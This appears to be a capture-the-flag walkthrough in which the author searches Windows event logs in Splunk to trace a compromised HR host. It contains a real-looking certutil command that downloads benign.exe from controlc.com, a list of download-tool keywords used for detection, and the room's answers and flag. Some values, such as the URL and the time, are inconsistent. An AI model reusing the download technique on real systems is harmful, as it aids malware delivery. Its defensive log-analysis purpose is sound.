



Benign

Challenge room to investigate a compromised host.

Task 1 – Introduction

We will investigate host-centric logs in this challenge room to find suspicious process execution. To learn more about splunk and how to investigate the logs, look at the rooms [splunk101](#) and [splunk201](#).

Task 2 – Scenario: Identify and Investigate and Infected Host

One of the client's indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into with the index **win_eventlogs** for further investigation.

About the Network Information

The network is divided into three logical segments. It will help in the investigation.

IT Department

- James
- Moin
- Katrina

HR department

- Haroon
- Chris
- Diana

Marketing department

- Bell
- Amelia
- Deepak

Answer the questions below

How many logs are ingested from the month of March, 2022?

Query used:

```
index="win_eventlogs"
```




Figure 1: Splunk search showing 13,959 Windows event logs ingested during March 2022.

I searched the win_eventlogs index and used the Splunk date/time range picker to limit the results to March 2022 only. Splunk returned 13,959 events for that month.

Answer: 13,959

Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

Query used:

```
index="win_eventlogs"
```

```
| stats count by Username
```

```
| sort Username
```




Figure 2: Splunk query showing all usernames observed in the March 2022 Windows event logs.


The user list was compared against the known department users. The account Amelia appeared only once and does not match the expected user Amelia, making it the imposter account observed in the logs.

Answer: Amelia

Which user from the HR department was observed to be running scheduled tasks?

Query used:

```
index="win_eventlogs" (UserName="haroon" OR UserName="Chris.fort" OR UserName="Daina") schtasks  
stats count by UserName
```



The screenshot shows the Splunk search interface. The search bar contains the query: `index="win_eventlogs" (UserName="haroon" OR UserName="Chris.fort" OR UserName="Daina") schtasks | stats count by UserName`. Below the search bar, it indicates 1 event found. The results table has two columns: `UserName` and `count`. The first row shows `Chris.fort` with a count of 1.

UserName	count
Chris.fort	1

Figure 3: Splunk query showing scheduled task activity associated with the HR user Chris.fort.


I checked the HR users against scheduled task activity. The search using `TaskCategory="Scheduled Task"` did not return anything, so I searched for `schtasks` instead. This showed one result linked to Chris.fort.

Answer: Chris.fort

Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.

Query used:

```
index="win_eventlogs" (UserName="haroon" OR UserName="Chris.fort" OR UserName="Daina")  
("certutil" OR "bitsadmin" OR "powershell" OR "mshta" OR "rundll32" OR "regsvr32" OR "curl" OR "wget")  
table _time UserName Image CommandLine
```



The screenshot shows the Splunk search interface. The search bar contains the query: `index="win_eventlogs" (UserName="haroon" OR UserName="Chris.fort" OR UserName="Daina") ("certutil" OR "bitsadmin" OR "powershell" OR "mshta" OR "rundll32" OR "regsvr32" OR "curl" OR "wget") | table _time UserName Image CommandLine`. Below the search bar, it indicates 1 event found. The results table has four columns: `_time`, `UserName`, `Image`, and `CommandLine`. The first row shows the event details for haroon.


_time	UserName	Image	CommandLine
2022-03-04 19:38:28	haroon		certutil.exe -urlcache -f - https://controlc.com/e4d1635 benign.exe

Figure 4: Splunk search showing haroon using certutil.exe to download a payload from controlc.com.

I searched the HR users for common LOLBINs that can be used to download files. One result showed haroon using certutil.exe to download benign.exe from controlc.com.

Answer: haroon

To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?



The screenshot shows a Splunk search interface with the following query: `index="win_eventlogs" (UserName="haroon" OR UserName="Chris.fort" OR UserName="Daina") ("certutil" OR "bitsadmin" OR "powershell" OR "mshta" OR "rundll32" OR "regsvr32" OR "curl" OR "wget") | table _time UserName Image CommandLine`. The search results table has columns: `_time`, `UserName`, `Image`, and `CommandLine`. A single event is displayed with the following data:

_time	UserName	Image	CommandLine
2022-03-04 10:38:28	haroon	certutil.exe	urlcache -f - https://controlc.com/e4d11035 benign.exe

Figure 5: Splunk search showing certutil.exe being used as a LOLBIN to download benign.exe from the internet.

The same command line showed the LOLBIN used:

certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe

certutil.exe is a legitimate Windows binary, but here it was used to download an executable payload from the internet.


Answer: certutil.exe

What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)

Query used:

index="win_eventlogs" "benign.exe"

| table _time UserName Image CommandLine



The screenshot shows a Splunk search interface with the following query: `index="win_eventlogs" "benign.exe" | table _time UserName Image CommandLine`. The search results table has columns: `_time`, `UserName`, `Image`, and `CommandLine`. A single event is displayed with the following data:

_time	UserName	Image	CommandLine
2022-03-04 10:38:28	haroon	certutil.exe	urlcache -f - https://controlc.com/e4d11035 benign.exe

Figure 6: Splunk search showing benign.exe activity on 2022-03-04.

I searched for benign.exe to find when the payload activity happened. The matching event showed haroon using certutil.exe to download benign.exe on 2022-03-04.

Answer: 2022-03-04

Which third-party site was accessed to download the malicious payload?




Figure 7: Splunk search showing benign.exe being downloaded from controlc.com.

The command line showed certutil.exe downloading benign.exe from controlc.com, which identified the third-party site used to host the payload.

Answer: controlc.com

What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

Query used:

```
index="win_eventlogs" UserName="haroon" ("http" OR "https" OR "Download" OR "Invoke-WebRequest" OR "certutil" OR "bitsadmin" OR "curl" OR "wget")
```

```
| table _time UserName Image CommandLine
```



Figure 8: Splunk search showing benign.exe being saved on the host machine.

The command line showed certutil.exe downloading a file from controlc.com and saving it on the host as benign.exe.

Answer: benign.exe

The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern?




Figure 9: ControlC page showing the THM flag pattern inside flag.txt.

I opened the ControlC link from the command line and found the content saved as flag.txt. The file contained the pattern THM{KJ&*H^B0}.

Answer: THM{KJ&*H^B0}

What is the URL that the infected host connected to?




Figure 10: Browser view showing the ControlC URL accessed by the infected host.

The infected host connected to the ControlC URL shown in the Splunk event. The same URL was opened in the browser and confirmed to contain the downloaded content.

Answer: https://controlc.com/e4d11035